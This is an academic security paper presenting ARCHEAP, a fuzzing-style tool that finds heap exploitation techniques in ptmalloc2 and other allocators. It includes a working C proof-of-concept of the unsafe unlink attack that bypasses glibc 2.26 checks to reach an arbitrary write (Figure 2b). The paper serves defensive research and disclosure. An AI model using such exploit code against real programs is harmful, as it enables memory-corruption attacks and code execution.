Automatic Techniques to Systematically Discover New Heap Exploitation Primitives

Insu Yun† Dhaval Kapil‡ Taesoo Kim†

† *Georgia Institute of Technology* ‡ *Facebook*

Abstract

Exploitation techniques to abuse metadata of heap allocators have been widely studied because of their generality (i.e., application independence) and powerfulness (i.e., bypassing modern mitigation). However, such techniques are commonly considered *arts*, and thus the ways to discover them remain ad-hoc, manual, and allocator-specific.

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, by specifying a set of common designs of modern heap allocators and root causes of vulnerabilities as models, and by providing heap operations and attack capabilities as actions. During the exploration, ARCHEAP checks whether the combinations of these actions can be potentially used to construct exploitation primitives, such as arbitrary write or overlapped chunks. As a proof, ARCHEAP generates working PoC that demonstrates the discovered exploitation technique.

We evaluated ARCHEAP with ptmalloc2 and 10 other allocators, and discovered *five previously unknown* exploitation techniques in ptmalloc2 as well as several techniques against seven out of 10 allocators including the security-focused allocator, DieHarder. To show the effectiveness of ARCHEAP's approach in other domains, we also studied how security features and exploit primitives evolve across different versions of ptmalloc2.

1 Introduction

Heap-related vulnerabilities have been the most common, yet critical source of security problems in systems software [42, 64, 65, 71]. According to Microsoft, heap vulnerabilities accounted for 53% of security problems in their products in 2017 [48]. One way to exploit these vulnerabilities is to use heap exploitation techniques [61], which abuse underlying allocators. There are two properties that make these techniques preferable for attacks. First, heap exploitation techniques tend to be application-independent, making it possible to write exploit without a deep understanding of application internals. Second, heap vulnerabilities are typically so powerful that attackers can bypass modern mitigation schemes by abusing them. For example, a seemingly benign bug that overwrites *one NULL byte* to the metadata of ptmalloc2 leads to a privilege escalation on Chrome OS [2].

Target programs	Before ASLR			After ASLR				
	02-04	05-07	Total	08-10	11-13	14-16	17-19	Total
Scriptable	0	12	12	13	29	11	4	57
Non-scriptable	9	7	16	5	1	3	2	11
(via heap exploit techs)	12	12	24	3	4	1	2	10

Scriptable: Software accepting a script language (e.g., web browsers or PDF readers).

Table 1: The number of exploitations that lead to code execution from heap vulnerabilities in exploit-db [50]. A heap exploit technique is one of the popular methods used to compromise non-scriptable programs—bugs in scriptable programs typically allow much easier, simpler way for exploitation, requiring no use of the heap exploitation technique.

Heap exploitation techniques have steadily been used in real-world exploits. To show that, we collected successful exploits for heap vulnerabilities leading to arbitrary code execution from the well-known exploit database, exploit-db [50]. As shown in Table 1, heap exploitation techniques were one of the favorable ways to compromise software when ASLR was not implemented (24 / 52 exploits). Even after ASLR is deployed, heap bugs in non-scriptable programs are frequently exploited via heap exploitation techniques (10 / 21 exploits). Not to mention, popular software such as the Exim mail server [47], WhatsApp [6] and VMware ESXi [77] are all hijacked via the heap exploitation technique in 2019. Note that scriptable programs provide much simpler, flexible exploitation techniques, so using heap exploitation techniques is not yet preferred by an attacker: e.g., corrupting an array-like structure to achieve arbitrary reads and writes.

Communities have been studying possible attack techniques against heap vulnerabilities (see, Table 2), but finding such techniques is often considered an art, and thus the approaches used to discover them remain ad-hoc, manual and allocator-specific at best. Unfortunately, such a trend makes it hard for communities to understand the security implications of various heap allocators (or even across different versions).

2001	(1) Once upon a free()... [1]
2003	(1) Advanced Doug lea's malloc exploits [38]
2004	(2) Exploiting the wilderness [55]
2007	(2) The use of set_head to defeat the wilderness [25]
2007	(3) Understanding the heap by breaking it [20]
2009	(1) Yet another free() exploitation technique [36]
2009	(6) Malloc Des-Maleficarum [7]
2010	(2) The house of lore: Reloaded [8]
2014	(1) The poisoned NUL byte, 2014 edition [18]
2015	(2) Glibc adventures: The forgotten chunk [28]
2016	(3) Ptmalloc fanzine [37]
2016	(3) New exploit methods against Ptmalloc of Glibc [72]
2016	(1) House of Einherjar [66]
2018	**(5) ARCHEAP**

Table 2: Timeline for new heap exploitation techniques discovered and their count in parentheses (e.g., ARCHEAP found five new techniques in 2018).

For example, when *tcache* was recently introduced in ptmalloc2 to improve the performance with a per-thread cache, its security was improperly evaluated (i.e., insufficient integrity checks for allocation or free [17, 37]), enabling an easier way for exploitation. Moreover, existing studies for heap exploitation techniques are highly biased; only ptmalloc2 is exhaustively considered (e.g., missing DieHarder [49]).

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, which is proven to be practical and effective in discovering software bugs [29, 75].

However, it is non-trivial to apply classical fuzzing techniques to discover new heap exploitation primitives for three reasons. First, to successfully trigger a heap vulnerability, it must generate a *particular* sequence of steps with *exact* data, quickly rendering the problem intractable using fuzzing approaches. Accordingly, researchers attempt to tackle this problem using symbolic execution instead, but stumbled over the well-known state explosion problem, thereby limiting its scope to validating *known* exploitation techniques [17]. Second, we need to devise a fast way to estimate the possibility of heap exploitation, as fuzzing requires clear signals, such as segmentation faults, to recognize interesting test cases. Third, the test cases generated by fuzzers are typically redundant and obscure, so users are required to spend non-negligible time and effort analyzing the final results.

The key intuition to overcome these challenges (i.e., reducing search space) is to abstract the internals of heap allocators and the root causes of heap vulnerabilities (see §3.1). In particular, we observed that modern heap allocators share three common design components, namely, *binning*, *in-place metadata*, and *cardinal data*. On top of these models, we directed ARCHEAP to mutate and synthesize heap operations and attack capabilities. During the exploration, ARCHEAP checks whether the generated test case can be potentially used to construct exploitation primitives, such as arbitrary writes or overlapped chunks—we devised shadow-memory-based detection for efficient evaluation (see, §5.3). Whenever ARCHEAP finds a new exploit primitive, it generates a working PoC code using delta-debugging [76] to reduce redundant test cases to a minimal, equivalent class.

Allocators	B	I	C	Description (applications)
ptmalloc2	✓	✓	✓	A default allocator in Linux.
dlmalloc	✓	✓	✓	An allocator that ptmalloc2 is based on.
jemalloc	✓		✓	A default allocator in FreeBSD.
tcmalloc	✓	✓	✓	A high-performance allocator from Google.
PartitionAlloc	✓		✓	A default allocator in Chromium.
libumem	✓		✓	A default allocator in Solaris.

B: Binning, **I**: In-place metadata, **C**: Cardinal data

Table 3: Common designs used in various memory allocators. This table shows that even though their detailed implementations could be different, heap allocators share common designs that can be exploited for automatic testing.

We evaluated ARCHEAP with ptmalloc2 and 10 other allocators. As a result, we discovered *five new* exploit techniques against Linux's default heap allocator, ptmalloc2. ARCHEAP's approach can be extended beyond ptmalloc2; ARCHEAP found several exploit primitives against other popular heap allocators, such as tcmalloc and jemalloc. Moreover, by disclosing unexpected exploit primitives, ARCHEAP identified three implementation bugs in DieHarder, Mesh [56], and mimalloc, respectively.

The closest related work to ARCHEAP is HeapHopper [17], which verifies *existing* heap exploit techniques using symbolic execution. Compared with HeapHopper, ARCHEAP outperforms it in finding new techniques; none of the new techniques from ARCHEAP are found by HeapHopper. Moreover, unlike HeapHopper, ARCHEAP is independent on exploit-specific information, which is unavailable in finding new techniques; HeapHopper found only three out of eight known techniques in ptmalloc2 without the prior knowledge, while ARCHEAP found all eight. This shows that HeapHopper is ineffective for this new task (i.e., finding new exploit techniques), justifying the need for this new tool.

To show the effectiveness of the ARCHEAP's approach in other domains, we also studied how exploit primitives evolve across different versions of ptmalloc2, demonstrating the need for an automated method to evaluate the security of heap allocators. To foster further research, we open-source ARCHEAP at https://github.com/sslab-gatech/ArcHeap.

In summary, we make the following contributions:

- We show that heap allocators share common designs, and we devise an efficient method to evaluate exploitation techniques using shadow memory.
- We design, implement, and evaluate our prototype, ARCHEAP, a tool that automatically discovers heap exploitation techniques. against various allocators.
- ARCHEAP found five new techniques in ptmalloc2 and several techniques in various allocators, including tcmalloc, jemalloc, and DieHarder, and it outperforms a state-of-the-art tool, HeapHopper, in finding new exploitation techniques.

2 Analysis of Heap Allocators

2.1 Modern Heap Allocators

Dynamic memory allocation [41] plays an essential role in managing a program's heap space. The C standard library defines a set of APIs to manage dynamic memory allocations such as `malloc()` and `free()` [24]. For example, `malloc()` allocates the given number of bytes and returns a pointer to the allocated memory, and `free()` reclaims the memory specified by the given pointer.

A variety of heap allocators [19, 26, 41, 43, 45, 49, 56, 59, 64, 65] have been developed to meet the specific needs of target programs. Heap allocators have two types of common goals: *good performance* and *small memory footprint*—minimizing the memory usage as well as reducing fragmentation, which is the unused memory (i.e., hole) among in-use memory blocks. Unfortunately, these two desirable properties are fundamentally conflicting; an allocator should minimize additional operations to achieve good performance, whereas it requires additional operations to minimize fragmentation. Therefore, the goal of an allocator is typically to find a good balance between these two goals for its workloads.

Common designs. In analyzing various heap allocators, we found their common design principles shown in Table 3: *binning*, *in-place metadata*, and *cardinal data*. Many allocators use size-based classification, known as *binning*. In particular, they partition a whole size range into multiple groups to manage memory blocks deliberately according to their size groups; small-size blocks focus on performance, and large-size blocks focus on memory usage of the allocators. Moreover, by dividing size groups, when they try to find the best-fit block, the smallest but sufficient block for given request, they scan only blocks in the proper size group instead of scanning all memory blocks.

Moreover, many dynamic memory allocators place metadata near the payload, called *in-place metadata*, even though some allocators avoid this because of security problems from corrupted metadata in the presence of memory corruption bugs (see Table 3). To minimize memory fragmentation, a memory allocator should maintain information about allocated or freed memory in metadata. Even though the allocator can place metadata and payload in distinct locations, many allocators store the metadata near the payload (i.e., a head or a tail of a chunk) to increase locality. In particular, by connecting metadata and payload, an allocator can get benefits from the cache, resulting in performance improvement.

Further, memory allocators contain only *cardinal data* that are not encoded and essential for fast lookup and memory usage. In particular, metadata are mostly pointers or size-related values that are used for their data structures. For example, ptmalloc2 stores a raw pointer for a linked list that is used to maintain freed memory blocks.

This observation has been leveraged to devise the universal method to test various allocators regardless of their implementations (see §5.2). First, our approach should consider

```
struct malloc_chunk {
  // size of "previous" chunk
  //  (only valid when the previous chunk is freed, P=0)
  size_t prev_size;
  // size in bytes (aligned by double words): lower bits
  // indicate various states of the current/previous chunk
  //   A: alloced in a non-main arena
  //   M: mmapped
  //   P: "previous" in use (i.e., P=0 means freed)
  size_t size;
  // double links for free chunks in small/large bins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;
  // double links for next larger/smaller size in largebins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```



Figure 1: Metadata for a chunk in ptmalloc2 and memory layout for the in-use and freed chunks [23].

binning to explore multiple size groups of an allocator. For example, if we just uniformly pick a size in the 2^{64} space, the probability of choosing the smallest size group in ptmalloc2 ($< 2^7$) becomes nearly zero (2^{-57}). Thus, we need to use a better sampling method considering binning. Moreover, the other two design principles — in-place and cardinal metadata — limit the locations and domains of metadata, reducing the search space. Under these design principles, we only need to focus on metadata in the boundary of a chunk with specific forms (i.e., pointers or sizes).

2.2 ptmalloc2: glibc's Heap Allocator

In this section, we discuss ptmalloc2 [22, 23, 27], the heap allocator used in glibc, whose exploitation techniques have been heavily studied because of its prevalence and its complexity of metadata [1, 3, 7, 18, 20, 25, 36, 38, 55]. Similar to other work [17, 58], we will use ptmalloc2 as our default allocator for further discussions.

Metadata. A chunk in ptmalloc2 is a memory region containing metadata and payload. Memory allocation API such as `malloc()` returns the address of the payload in the chunk. Figure 1 shows the metadata of a chunk and its memory layout for an in-use and a freed chunk. `prev_size` represents the size of a previous chunk if it is freed. Although the `prev_size` of a chunk overlaps with the payload of the previous chunk, this is legitimate since `prev_size` is considered only after the previous chunk is freed, i.e., the payload is no longer used. `size` represents the size of a current chunk. The real size of the chunk is 8-bit aligned, and the 3 LSBs of the size are

used for storing the state of the chunk. The last bit of size, called PREV_IN_USE (P), shows whether the previous chunk is in use. For example, in Figure 1, after the chunk is freed, the PREV_IN_USE in the next chunk is changed from 1 to 0. Other metadata, fd, bk, fd_nextsize, and bk_nextsize, are used to maintain linked lists that hold freed chunks.

Binning. ptmalloc2 has several types of bins: fast bin, small bin, large bin, unsorted bin, and tcache [15]. Each bin has its own characteristics to achieve its goal; a fast bin uses a single-linked list, giving up merging for performance, but a small bin merges its freed chunks to reduce fragmentation. Moreover, a large bin stores chunks that have different sizes to handle arbitrarily large chunks. To optimize scanning for the best-fit chunk, a large bin maintains another sorted, double-linked list. The unsorted bin is a special bin that serves as a fast staging place for free chunks. If a chunk is freed, it first moves to the unsorted bin and is used to serve the subsequent allocation. If the chunk is not suitable for the request, it will move to a regular bin (i.e., a small bin or a large bin). Using the unsorted bin, ptmalloc2 can increase locality for performance by deferring the decision for the regular bins. The tcache, per-thread cache, is enabled by default from glibc 2.26. It works similarly to a fast bin but requires no locking for threads, and therefore it can achieve significant performance improvements for multithread programs [15].

2.3 Complex Modern Heap Exploits

Heap exploit techniques have recently been much subtle and sophisticated to bypass the new security checks introduced in the allocators. If an attacker found a vulnerability that corrupts heap metadata (e.g., overflow) or improperly uses heap APIs (e.g., double free), the next step is to develop the bug to a more useful exploit primitive such as arbitrary write. To do so, attackers typically have to modify the heap metadata, craft a fake chunk, or call other heap APIs according to the implementation of the target heap allocator. This development was trivial in the good old days for attackers; they can use the universal technique for most allocators (e.g., unsafe unlink). However, it became complicated after many security checks were introduced to respond to such attacks. Therefore, researchers have studied and shared heap exploitation techniques that are reusable methods to develop vulnerabilities to useful attack primitives [1, 3, 7, 18, 18, 20, 25, 36, 38, 55, 66, 72]. Table 4 summarizes modern heap exploitation techniques from previous work [17] and new ones that our tool, ArcHeap, found.

Example: Unsafe unlink. One of the most famous heap exploitation techniques is the *unsafe unlink attack* that abuses the unlink mechanism of double-linked lists in heap allocators, as illustrated in Figure 2a. By modifying a forward pointer (P->fd) into a properly encoded location and a backward pointer (P->bk) into a desired value, attackers can achieve arbitrary writes (see, P->fd->bk = P->bk). Due to the prevalence of double-linked lists, this technique was used for many allocators, including dlmalloc, ptmalloc2, and even the Windows allocator [1].

```
#define unlink(AV, P, BK, FD)                                    \
  /* (1) checking if size == the next chunk's prev_size */       \
★ if (chunksize(P) != prev_size(next_chunk(P)))                  \
★   malloc_printerr("corrupted size vs. prev_size");            \
  FD = P->fd;                                                    \
  BK = P->bk;                                                    \
  /* (2) checking if prev/next chunks correctly point */         \
★ if (FD->bk != P || BK->fd != P)                                \
★   malloc_printerr("corrupted double-linked list");            \
★ else {                                                         \
    FD->bk = BK;                                                 \
    BK->fd = FD;                                                 \
    ...                                                          \
★ }
```

(a) Security checks introduced since glibc 2.3.4 and 2.26. Two security checks first validate two invariants (see, comments above) before unlinking the victim chunk (i.e., P).

```
// [PRE-CONDITION]
//   sz : any non-fast-bin size
//   dst: where to write (void*)
//   val: target value
// [BUG] buffer overflow (p1)
// [POST-CONDITION] *dst = val
void *p1 = malloc(sz);
void *p2 = malloc(sz);
struct malloc_chunk *fake = p1;
// bypassing (1): P->size == next_chunk(P)->prev_size.
// If fake_chunk->size = 0, next_chunk(fake)->prev_size
// will point to fake->prev_size. By setting both values
// zero, we can bypass the check. These assignements
// can be ommitted since heap memory is zeroed out at
// first time of execution.
fake->prev_size = fake->size = 0;
// bypassing (2): P->fd->bk == P && P->bk->fd == P
fake->fd = (void*)&fake - offsetof(struct malloc_chunk, bk);
fake->bk = (void*)&fake - offsetof(struct malloc_chunk, fd);
struct malloc_chunk *c2 = raw_to_chunk(p2);
// it shrinks the previous chunk's size,
// tricking 'fake' as the previous chunk
c2->prev_size = chunk_size(sz) \
                - offsetof(struct malloc_chunk, fd);
// [BUG] overflowing p1 to modify c2's size:
// tricking the previous chunk freed, P=0
c2->size &= ~1;
// triggering unlink(fake) via backward consolidation
free(p2);
assert(p1 == (void*)&p1 - offsetof(struct malloc_chunk, bk));
// writing with p1: overwriting itself to dst
*(void**)(p1 + offsetof(struct malloc_chunk, bk)) = dst;
// writing with p1: overwriting *dst with val
*(void**)p1 = (void*)val;
assert(*dst == val);
```

(b) The unsafe unlink exploitation in glibc 2.26

Figure 2: The unlink macros and an exploit abusing the mechanism in glibc 2.26. Compared to old glibc, two security checks have been added in glibc 2.26. The first one hardens the off-by-one overflow, and the second one hardens unlinking abuse. Even though the security checks harden the attack, it is still avoidable.

To mitigate this attack, allocators have added the new security check shown in Figure 2a, which turns out to be insufficient to prevent more advanced attacks. The check verifies an invariant of a double-linked list that a backward pointer of a forward pointer of a chunk should point to the chunk (i.e., P->fd->bk == P) and vice versa. Therefore, attackers cannot make the pointer directly refer to arbitrary locations as before since the pointer will not hold the invariant. Even though the check prevents the aforementioned attack, attackers can avoid this check by making a fake chunk to meet the condition, as

Name	Abbr.	Description	New
Fast bin dup	FD	Corrupting a fast bin freelist (e.g., by double free or write-after-free) to return an arbitrary location	
Unsafe unlink	UU	Abusing unlinking in a freelist to get arbitrary write	
House of spirit	HS	Freeing a fake chunk of fast bin to return arbitrary location	
Poison null byte	PN	Corrupting heap chunk size to consolidate chunks even in the presence of allocated heap	
House of lore	HL	Abusing the small bin freelist to return an arbitrary location	
Overlapping chunks	OC	Corrupting a chunk size in the unsorted bin to overlap with an allocated heap	
House of force	HF	Corrupting the top chunk to return an arbitrary location	
Unsorted bin attack	UB	Corrupting a freed chunk in unsorted bin to write a uncontrollable value to arbitrary location	
House of einherjar	HE	Corrupting `PREV_IN_USE` to consolidate chunks to return an arbitrary location that requires a heap address	
Unsorted bin into stack	UBS	Abusing the unsorted freelist to return an arbitrary location	✓
House of unsorted einherjar	HUE	A variant of house of einherjar that does not require a heap address	✓
Unaligned double free	UDF	Corrupting a small bin freelist to return already allocated heap	✓
Overlapping small chunks	OCS	Corrupting a chunk size in a small bin to overlap chunks	✓
Fast bin into other bin	FDO	Corrupting a fast bin freelist and use `malloc_consolidate()` to return an arbitrary non-fast-bin chunk	✓

Table 4: Modern heap exploitation techniques from recent work [17] including new ones found by ARCHEAP in ptmalloc2 with abbreviations and brief descriptions. For brevity, we omitted tcache-related techniques.

in Figure 2b. Compared to the previous one, the check makes the exploitation more complicated, but still feasible.

3 Heap Abstract Model

In this section, we discuss our heap abstract model, which enables us to describe a heap exploit technique independent from an underlying allocator. Here, we focus on an adversarial model, omitting obvious heap APIs (i.e., `malloc` and `free`) for brevity. Note that this abstraction is consistent with related work [17, 58].

3.1 Abstracting Heap Exploitation

Our model abstracts a heap technique in two aspects: 1) types of bugs (i.e., allowing an attacker to divert the program into unexpected states), and 2) impact of exploitation (i.e., describing what an attacker can achieve as a result). This section elaborates on each of these aspects.

1) Types of bugs. Four common types of heap-related bugs instantiate exploitation:

- **Overflow (OF):** Writing beyond an object boundary.
- **Write-after-free (WF):** Reusing a freed object.
- **Arbitrary free (AF):** Freeing an arbitrary pointer.
- **Double free (DF):** Freeing a reclaimed object.

Each of theses mistakes of a developer allows attackers to divert the program into unexpected states in a certain way: **overflow** allows modification of all the metadata (e.g., `struct malloc_chunk` in Figure 1) of any consequent chunks; **write-after-free** allows modification of the free metadata (e.g., `fd/bk` in Figure 1), which is similar in spirit to use-after-free; **double free** allows violation of the operational integrity of the internal heap metadata (e.g., multiple reclaimed pointers linked in the heap structure); and **arbitrary free** similarly breaks the operational integrity of the heap management but in a highly controlled manner—freeing an object with the crafted metadata. Since **overflow** enables a variety of paths for exploitation, we further characterize its types based on common mistakes and errors by developers.

- **Off-by-one (O1):** Overwriting the last byte of the next consequent chunk (e.g., when making a mistake in size calculation, such as CVE-2016-5180 [31]).
- **Off-by-one NULL (O1N):** Similar to the previous type, but overwriting the NULL byte (e.g., when using string related libraries such as `sprintf`).

It is worth noting that, unlike a typical exploit scenario that assumes arbitrary reads and writes, we exclude such primitives for two reasons: They are too specific to applications and execution contexts, hardly meaningful for generalization, and they are so powerful for attackers to launch easier attacks, demotivating use of heap exploitation techniques. Therefore, such powerful primitives are considered one of the ultimate goals of heap exploitation.

2) Impact of exploitation. The goal of each heap exploitation technique is to develop common types of heap-related bugs into more powerful exploit primitives for full-fledged attacks. For the systematization of a heap exploit, we categorize its final impact (i.e., an achieved exploit primitive) into four classes:

- **Arbitrary-chunk (AC):** Hijacking the next `malloc` to return an arbitrary pointer of choice.
- **Overlapping-chunk (OC):** Hijacking the next `malloc` to return a chunk inside a controllable (e.g., overwritable) chunk by an attacker.
- **Arbitrary-write (AW):** Developing the heap vulnerability into an arbitrary write (a write-where-what primitive).
- **Restricted-write (RW):** Similar to arbitrary-write, but with various restrictions (e.g., non-controllable "what", such as a pointer to a global heap structure).

Attackers want to hijack control by using these exploit primitives combined with application-specific execution contexts. For example, in the unsafe unlink (see, Figure 2), attackers can develop heap overflow to arbitrary writes and corrupt code pointers to hijack control.

3.2 Threat Model

To commonly describe heap exploitation techniques, we clarify legitimate actions that an attacker can launch. First, an attacker can allocate an object with an *arbitrary size*, and free objects in an *arbitrary order*. This essentially means that the attacker can invoke an arbitrary number of `malloc` calls with an arbitrary size parameter and invoke `free` (or not) in whatever order the attacker wishes. Second, the attacker can *write arbitrary data* on legitimate memory regions (i.e.,

the `payload` in Figure 1 or global memory). Although such legitimate behaviors largely depend on applications in theory, assuming this powerful model lets us examine all potential opportunities for abuses. Third, the attacker can *trigger only a single type of bug*. This limits the capabilities of the adversary to the realistic setting. However, we allow multiple uses of the same type to simulate a re-triggerable bug in practice. We note that it is always more favorable to an attacker if a heap exploit technique requires fewer capabilities than what are described here, and in such cases, we make a side note for better clarification.

4 Technical Challenges

Our goal is to automatically explore new types of heap exploitation techniques given an implementation of any heap allocator—its source code is not required like AFL [75]. Such a capability not only enables to support automatic exploit synthesis but also makes several, unprecedented applications possible: 1) systematically discovering unknown types of heap exploitation schemes; 2) comprehensively evaluating the security of popular heap allocators; and 3) providing insight into what and how to improve their security. However, achieving this autonomous capability is far from trivial, for the following reasons.

Autonomous reasoning of the heap space. To find heap exploitation techniques, we should satisfy complicated constraints to bypass security checks (see §2.3) in a large search space consisting of enormous possible orders, arguments for heap APIs, and data in the heap and global buffer. This space could be greatly reduced using exploit-specific knowledge [17]; however, this is not applicable for finding new exploit techniques. To resolve this issue, we use a *random* search algorithm that is effective in exploring a large search space [33]. We also abstract common designs of modern heap allocators to further reduce the search space (§5.2).

Devising exploitation techniques. While enumerating possible candidates for exploit techniques, a system needs to verify whether the candidates are valuable. One way to assess the candidates is to synthesize end-to-end exploits automatically (e.g., spawning a shell), but this is extremely difficult and inefficient, especially for heap vulnerabilities [4, 11, 16, 33, 58, 60]. To resolve this issue, we use the concept of *impact of exploitation*. In particular, we estimate the impacts of exploitation (i.e., AC, OC, AW, and RW) during exploration instead of synthesizing a full exploit. We show that these impacts can be quickly detectable at runtime by utilizing *shadow memory* (§5.3).

Normalization. Even though a random search is effective in exploring a large search space, an exploitation technique found by this algorithm tends to be redundant and inessential, requiring non-trivial time to analyze the result. To fix this issue, we leverage the *delta-debugging* technique [76] to minimize the redundant actions and transform the found result into an essential class. This is so effective that we could reduce actions by 84.3%, drastically helping us to share the new exploitation techniques with the community (§5.4).



Figure 3: Overview of ARCHEAP. It first generates heap actions according to an optional model specification. While executing the generated actions, it estimates the impact of exploitation. Whenever a new exploit is found, it minimizes the actions and produces Proof-of-Concept (PoC) code.

5 Autonomous Exploration for Finding Heap Exploitation Techniques

5.1 Overview

ARCHEAP follows a common paradigm in classical fuzzing—test generation, crash detection, and test reduction—but is tailored to heap exploitation (see Figure 3). It first generates a sequence of heap actions based on a user-provided model specification. This specification is optional; if it is not given, ARCHEAP will generate every possible action. Heap actions that ARCHEAP can formulate include heap allocation, free, buffer writes, heap writes, and bug invocation (§5.2). During execution, ARCHEAP evaluates whether the executed test case results in impacts of exploitation, similar in concept to detecting a crash in fuzzing (§5.3). Whenever ARCHEAP finds a new exploit, it minimizes the heap actions and produces PoC code (see Figure 5), which contains only an essential set of actions (§5.4). It is worth noting that this minimization is to help post-analysis of a found technique but is irrelevant to false positives; ARCHEAP yields no false positive during our evaluation thanks to its straightforward analysis at runtime.

5.2 Generating Actions for Abstract Heap

ARCHEAP randomly generates five types of heap-related actions: allocation, deallocation, buffer writes, heap writes, and bug invocation. To reduce the search space, ARCHEAP formulates each action on top of an *abstract* heap model using the common design idioms of modern allocators. The following explains how each action takes advantage of the designs in reducing the search space.

Allocation. The first action that ARCHEAP can perform is allocating memory through the standardized API, `malloc()`. After allocating memory, ARCHEAP stores the returned object's address to its internal data structure, called *the container*. It also stores a chunk size of the object using another API, `malloc_usable_size()`, and its status (i.e., allocated) for further use in other actions (Line 15 – 23 in Figure 4), e.g., deallocation or bug invocation.

ARCHEAP allocates memory in random size but considering multiple aspects to test an allocator. First of all, ARCHEAP carefully chooses a size of an object (**I1** in Ta-

Name	Description	Align	Trans	Model
I1	Random size (binning)			
I2	Chunk size of a chunk		$ax+b$	
I3	Pre-defined constants			
I4	Offsets between pointers	✓	$x+b$	HA, BA, CA
P1	NULL			
P2	The buffer address	✓	$x+b$	BA
P3	A heap address	✓	$x+b$	HA
P4	The container address	✓	$x+b$	CA

I: Integer strategy, **P**: Pointer strategy, **HA**: Heap address, **BA**: Buffer address, **CA**: Container address

Table 5: Strategies for generating random values by ARCHEAP. ARCHEAP has two types of strategies: the integer type and the pointer type. It generates the values according to alignment, transformation, and the given model (see §5.1) of each type.

ble 5) to examine different logic in different bins. In particular, ARCHEAP first randomly selects a group of sizes and then allocates an object whose size is in this group. This group is separated by approximate boundary values instead of implementation-specific ones to make ARCHEAP compatible with any allocator. Currently, ARCHEAP uses four boundaries with exponential distance from 2^0 to 2^{20}, e.g., the first group is $[2^0, 2^5)$, the second one is $[2^5, 2^10)$, etc. It makes a small size likely to be chosen. For instance, the chance of making a fast-bin object in ptmalloc2 becomes more than 1/4 (i.e., chance to select the first group), which was 2^{-57} in the uniform sampling. This division is arbitrary but sufficient for increasing the probability of exploring various bins.

ARCHEAP also attempts to allocate multiple objects in the same bin (**I2**) since an object interacts with others in the same bin. For example, in ptmalloc2, a non-fast-bin object merges with a non-fast-bin object, not with a fast bin object. To cover this interaction, ARCHEAP allocates an object whose size is related to the other object's size.

To find techniques induced by common mistakes in an allocator, ARCHEAP also uses specialized sizes (**I3**, **I4**). In particular, ARCHEAP uses the differences between pointers to find integer overflow vulnerabilities in an allocator. For example, a vulnerable allocator can return a buffer address when claiming a very large chunk whose size is the same as the difference between the buffer and a heap object. ARCHEAP also utilizes several pre-defined constants, e.g., zero or negative numbers, to evaluate its edge case handling. This is analogous to classical fuzzing, which uses a fixed set of integers to check corner conditions (e.g., interesting values in AFL [75]).

Deallocation. ARCHEAP deallocates a randomly selected heap pointer from the heap container using `free()`. To avoid launching a double free bug, which will be emulated in the bug invocation action, ARCHEAP checks an object's status. If ARCHEAP chooses an already freed pointer, it simply ignores the deallocation action to avoid the bug (Line 24 – 30).

Heap & Buffer write. The next action that ARCHEAP can formulate is writing random data to a heap object or the global buffer. As aforementioned, to find heap exploitation techniques, written data should be accurate in terms of their positions and values, rendering classical fuzzing (i.e., purely

```
1  void check_shadow(bool arbitrary) {
2    // check shadow memory and report ARBITRARY_WRITE
3    // if arbitrary is true, othewise RESTRICTED_WRITE
4  }
5  void check_overlap(void** ptr) {
6    // check overlaps of ptr with other chunks, buffer, or container
7  }
8  void* random_size() {
9    // generate random size using the integer strategies in Table 5
10   // note that it only uses container and buffer, not their shadow
11 }
12 void* random_value() {
13   // similar to random_size(), but use all strategies in Table 5
14 }
15 void allocate() {
16   void** ptr = malloc(random_size());
17   check_shadow(false);
18   check_overlap(ptr);
19   allocated[ptr_id] = true;
20   chunk_sizes[ptr_id] = malloc_usable_size(ptr);
21   container[ptr_id] = container_shadow[ptr_id] = ptr;
22   ptr_id++;
23 }
24 void deallocate() {
25   int index = rand() % ptr_id;
26   if (!allocated[index]) return;
27   allocated[index] = false;
28   free(container[index]);
29   check_shadow(false);
30 }
31 void heap_write() {
32   int index = rand() % ptr_id;
33   if (!allocated[index]) return;
34   void** ptr = container[index];
35   size_t num = rand() % MAX_WRITE + 1;
36   size_t start = 0, end = num; // a head of the chunk
37   if (rand() % 2) { // a tail of the chunk
38     end = chunk_sizes[index] / (sizeof(void*));
39     start = end - num;
40   }
41   for (size_t i = start; i < end; i++)
42     ptr[i] = random_value();
43   check_shadow(true);
44 }
45 void buffer_write() {
46   int index = rand() % MAX_BUF;
47   size_t num = rand() % MAX_WRITE + 1;
48   for (int i = 0; i < num; i++)
49     buffer[i] = buffer_shadow[i] = random_value();
50   check_shadow(true);
51 }
```

Figure 4: Pseudocode for generating actions in ARCHEAP. To save space, we omitted several functions, sanity checks, and variable declarations that can be inferred.

random generation) infeasible. To overcome such limitations, ARCHEAP exploits the in-place and cardinal metadata design of heap allocators to prune its search space. In particular, ARCHEAP writes only a limited number of values — noted as `MAX_WRITE` in the pseudocode, which is *eight* in our prototype — from the start or the end of an object (see Line 31 – 51 in Figure 4) since an allocator stores its metadata near the boundary for locality (in-place metadata). Further, ARCHEAP generates random values (see Table 5) that can be used for sizes or pointers in an allocator instead of fully random ones (cardinal data).

